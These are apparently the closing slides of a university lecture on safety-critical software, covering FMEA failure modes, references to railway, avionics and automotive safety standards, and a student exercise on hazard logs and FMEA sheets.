  - Defence against systematic faults
- Operation with external influence: demonstrate that when subjected to the external influences the system continues to fulfil its specified operational and safety requirements (including fault conditions).
- Safety-related application conditions: specify the rules, conditions and constraints to be observed in the application of the system
- Safety qualification tests: evidence to demonstrate successful completion, under operational conditions, of the Safety Qualification Tests

# FMEA Example

- Failure Modes and Effects Analysis (FMEA)
- Start from the foreseen functions (at system or software level) and ends up at system level with “odd” situations.
- Can be combined with a Fault Tree Analysis
- Generic (but not necessarily the only ones) failure modes:
  - No function
  - Incorrect Function
  - Delayed/too soon Function

# FMEA Example



- FMEA Sheet Sample

# The End

**Critical**   
software



# References

- CENELEC EN 50128, Railway applications - Communication, signalling and processing systems - Software for railway control and protection systems, 2011.
- CENELEC EN 50657, Railways Applications - Rolling stock applications - Software on Board Rolling Stock, 2017.
- CENELEC EN 50126, Railway Applications - The Specification and Demonstration of Reliability, Availability, Maintainability and Safety (RAMS), 1999.
- RTCA/DO-178C, Software Considerations in Airborne Systems and Equipment Certification, 2012.

# References

- ISO 26262, Road vehicles — Functional safety, 2018.
- [https://en.wikipedia.org/wiki/List\\_of\\_EN\\_standards](https://en.wikipedia.org/wiki/List_of_EN_standards)
- <https://smallbusinessprogramming.com/safety-critical-software-15-things-every-developer-should-know/>
- INTEGRATION OF SAFETY AND SECURITY ASPECTS INTO EXISTING METHODOLOGIES, CECRIS Project, CECRIS\_20150129\_WP2\_D2.3, R08.
- ISO/IEC 62443, Security for industrial automation and control systems, 2009-2018.

# Exercise #5

- #1: Using the application/solution that you specified for exercise #2
  - a) Identify a few hazards (ideally 5 or more) – note: you probably won't find "safety" risks, thus consider a security risk as an hazard, e.g.:
    - denial of service / application blocking;
    - data disclosure;
    - unwanted access;
    - data corruption or tampering;
    - data deletion/removal;
    - ...
  - b) (if we reach this part in class) provide the analysis of 2 functions of your application in the form of a FMEA:
    - Consider 3 failure modes per function (no function, wrong function, delayed function)

# Exercise #5

- #2: Use the provided templates:
  - generic-hazard-log-sample.xlsx
  - system\_fmea\_example.xlsx
- #3: Deadline: 22-Jan-2022

# Exercise #5

- Clarifications:
  - An Hazard is a condition, event, or circumstance that could lead to or contribute to an unplanned or undesirable event.
  - A Failure Mode is a potential failure of an existing system, subsystem, component, assembly, etc...
- If you master these two, you can work in safety related projects.